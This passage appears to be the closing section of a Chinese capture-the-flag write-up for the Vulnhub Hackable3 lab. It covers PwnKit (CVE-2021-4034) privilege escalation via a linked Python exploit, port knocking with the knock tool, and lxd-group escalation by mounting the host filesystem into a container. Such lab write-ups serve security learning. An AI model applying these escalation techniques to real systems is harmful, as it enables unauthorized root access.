(1)使用脚本linux-exploit-suggester.sh查看哪些可以进行提权,找到一个pwnkit
(2)根据提示,找到利用的exp,但是执行后发现缺少GLIBC_2.34
1 | |
(3)最后寻找到一个python的exp,成功进行提权
python脚本:https://github.com/joeammond/CVE-2021-4034
1 | |
总结
(1)端口敲击knock
端口敲门(Port Knocking)是一个巧妙的安全技术
- 核心思想是:
服务器的端口在默认情况下是“关着”的,只有按特定顺序访问一系列端口(即敲门),服务器才会临时打开关键端口,比如 SSH 的 22 端口。
通过这种“动态开门”的方式,端口敲门让服务端口更隐秘,大幅降低了被恶意扫描和攻击的风险。
- 端口敲门的工作流程如下:
- 客户端按特定顺序访问几个指定的端口(敲门序列)。
- 服务端检测到正确的敲门序列后,触发规则,打开目标端口。
- 客户端完成访问后,可以再敲相反的顺序进行关闭端口。(2)lxd提权
1
2
3
4
5
6
7
8
9
10
11
12└─$ knock -h
usage: knock [options] <host> <port[:proto]> [port[:proto]] ...
options:
-u, --udp make all ports hits use UDP (default is TCP)
-d, --delay <t> wait <t> milliseconds between port hits
-4, --ipv4 Force usage of IPv4
-6, --ipv6 Force usage of IPv6
-v, --verbose be verbose
-V, --version display version
-h, --help this help
example: knock myserver.example.com 123:tcp 456:udp 789:tcp
lxd用户组是Linux系统中一个特殊的用户组。该组的组成员均可以使用 Linux容器(LXD)。当前用户隶属于lxd用户组时,可以使用 lxc命令创建一个新的容器,再将宿主机文件系统挂载至容器中,即可进行查看宿主机敏感文件等操作。
Hackable3
http://miao-sec.github.io/Vulnhub/Hackable3/